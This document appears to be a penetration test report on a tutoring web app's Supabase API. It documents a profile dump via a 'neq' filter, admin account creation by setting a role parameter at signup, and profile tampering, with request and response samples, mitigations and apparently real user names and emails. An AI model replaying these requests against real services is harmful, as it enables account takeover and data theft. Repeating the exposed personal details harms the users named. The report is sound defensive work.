

Cyber Security Risk Assessment

TUTORLY Web Application Penetration Testing
therustymate@gmail.com

ASSESSMENT SCOPE

1.1 Assessment Scope - Teacher Panel & Student Sign In Portal

The following features were included within the scope of the scan:

- *.tutorly-one.vercel.app
- *.hingrqihnhnckswuwjml.supabase.co

1.2 Assessment Timeline

- 23 January, 2026 4:14 PM: Assessment started.
- 23 January, 2026 5:00 PM: API assessment started.
 - 23 January, 2026 5:46 PM: 1st vulnerability was identified.
 - 23 January, 2026 9:44 PM: 2nd vulnerability was identified.
 - 23 January, 2026 10:30 PM: 3rd vulnerability was identified.
 - 23 January, 2026 11:08 PM: Vulnerabilities were re-verified.
- 23 January, 2026 11:17 AM: Initial report was created.
- 24 January, 2026 10:00 AM: Backend DB assessment started.
- 24 January, 2026 8:30 PM: Mitigations were proposed.
- 24 January, 2026 9:30 PM: Report submitted.

ASSESSMENT OVERVIEW

1.1 Assessment Scope - Result

Severity	Score
Critical vulnerabilities	1
High vulnerabilities	0
Medium vulnerabilities	1

1.2 TOP 3 Vulnerabilities

Feature	Critical	High	Medium
/auth/v1/signup	1		
/rest/v1/tutor_profiles	MODDED		
/rest/v1/profiles			1

Detailed results of vulnerability assessment and explanations are provided on [ASSESSMENT SCORE] section.

ASSESSMENT SCORE

Assessment Area	Why it matters	Score
Cross Site Scripting (XSS)	Attackers can inject malicious scripts, leading to data theft or session hijacking.	100/100
SQL Injection	Allows attackers to manipulate the database, exposing or modifying sensitive data.	100/100
Broken Authentication	Password leakage, authentication token takeover, and vulnerable session management allows attackers to access another user's account.	100/100
Security Misconfiguration	Security settings are incorrect or misconfigured which potentially leads to exploits.	100/100
Directory Traversal	Allows attackers to steal sensitive information by navigating the file system on the server.	100/100
Information Disclosure	Exposure of sensitive or confidential data to unauthorized individuals due to a system vulnerability or security flaw	80/100
Privilege Escalation	An attacker exploits vulnerabilities to gain unauthorized higher-level access and control within a system or network.	0/100
Remote Code Execution (RCE)	Attackers could execute remote code on the server.	100/100

1. All User Information Disclosure via Profile Query at /rest/v1/profiles
2. ~~Broken Access Control via Parameter Tampering~~ at /rest/v1/tutor_profiles
3. Critical Privilege Escalation via Parameter Tampering at /auth/v1/signup

1. All User Information Disclosure via Profile Query

When the **parameter operator was changed from 'eq' to 'neq'** (not equal data operation) and sent to the `/rest/v1/profiles` API, it **returned information of all users except the requester**. This attack **exposed user_ids which are used in other APIs**. This **can be chained with a Broken Access Control via Parameter Tampering vulnerability**, enabling the arbitrary modification of information for accounts with "tutor" and "admin" privileges. **The minimum required permission for this exploit is the authenticated "student" role.**

[REQUEST]



```
1 GET /rest/v1/profiles?select=*%&id=neq.19e9435-cb79-4090-ac9b-bac9457d7738 HTTP/2
2 Host: hingrqihnhnckswuwjml.supabase.co
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer eyJhbGciOiJIUzI1NiIsImtpZCI6ImNkN2QyMDM5LTBhbnU0NDhmZC1iNWUzLWZlNGJjOWMyMTg5MCIsInR5cCI6IkpzZW50b3R0IiwiaWF0Ij0iMTY5MjM0MjE0Lm15In0=
```

[RESPONSE]



```
21 Alt-Svc: h3=":443"; ma=86400
22
23 [
  {
    "id": "ea6e1b33-6c32-4ae9-ad50-c001a4236491",
    "first_name": "Yair",
    "last_name": "Betsalel",
    "avatar_color": "#EF4444",
    "avatar_letter": "Y",
    "created_at": null,
    "email": "yairbetsalel@gmail.com",
    "role": "admin"
  },
  {
    "id": "49ad52a1-6ee1-4666-bd1c-25c41d49e76b",
    "first_name": "john",
    "last_name": "soe",
    "avatar_color": "#8B5CF6",
    "avatar_letter": "J",
    "created_at": null,
    "email": "jd@gmail.com",
    "role": "tutor"
  }
]
```

Mitigation Recommendations

Typically, having access to all users' information is classified as a high vulnerability. **However, in the business logic, profiles function as a "feature" permitted for all users.** While patching for security is recommended, if attacks exploiting the returned user information are not feasible, **security enforcement may not be necessary.**

2. Critical Privilege Escalation via Parameter Tampering

Unauthorized attackers (including complete outsiders) were able to **successfully create accounts with administrator privileges** by artificially manipulating the **role** parameter to "admin" when sending account creation requests to the `/auth/v1/signup` API. **The account required for this attack is an "unauthenticated" account.** Since the vulnerability occurs during the registration process, **any user attempting to sign up can create an administrator account by manipulating parameters.**

[REQUEST]

```
"email": "thisispentestaccount001@gmail.com",
"password": "asdfasdf123456789",
"data": {
  "first_name": "bad",
  "last_name": "attacker2",
  "role": "admin",
},
"gotrue_meta_security": {
```

[RESPONSE]

```
    "email":
  ],
},
"user_metadata": {
  "email": "thisispentestaccount001@gmail.com",
  "email_verified": true,
  "first_name": "bad",
  "last_name": "attacker2",
  "phone_verified": false,
  "role": "admin",
  "sub": "01df67ef-e06d-4d70-99c1-a8ab8c954108"
},
"identities": [
  {
```


Mitigation Recommendations

Create a trigger on the `public.profiles` table within Database Triggers. Configure it to **validate the role in every INSERT and UPDATE request and DENY the request if the role is not either 'student' or 'parent'.**

As an alternative, modify the `handle_new_user` function to allow only 'student' or 'parent' and DENY all others.

3. Broken Access Control via Parameter Tampering

A vulnerability exists where an attacker with "Student" privileges can send a request to modify information (bio, subject, standard_qualifications, custom_qualifications) along with a user_id to the `/rest/v1/tutor_profiles` API, resulting in the information of other accounts being changed. Given the nature of the business logic, this vulnerability allows manipulation of pages potentially exposed to customers, which could lead to unexpected business impacts such as damage to customer trust or erroneous tutor applications.

[REQUEST]	[RESPONSE]
<pre>23 { 24 "id": "a6d6a541-b721-4413-94c2-05ebc656b164", "user_id": "a6d6a541-b721-4413-94c2-05ebc65", "bio": "Student Role Changing Admin Bio", "subject": "", "standard_qualifications": [], "custom_qualifications": [] }</pre>	

Mitigation Recommendations

Default to removing all write permissions to accounts with higher privileges than one's own, and treat exceptions as needed when necessary in RLS rules. Operating on a whitelist basis can effectively defend against attacks.

CONCLUSION

Below is the proposed security architecture:

If the role (permission) of the logged-in user is not higher than the role of the requested target AND is not registered as an exception, it will be DENIED. It is recommended to apply exceptions after analyzing the program directly to verify which cases require them.

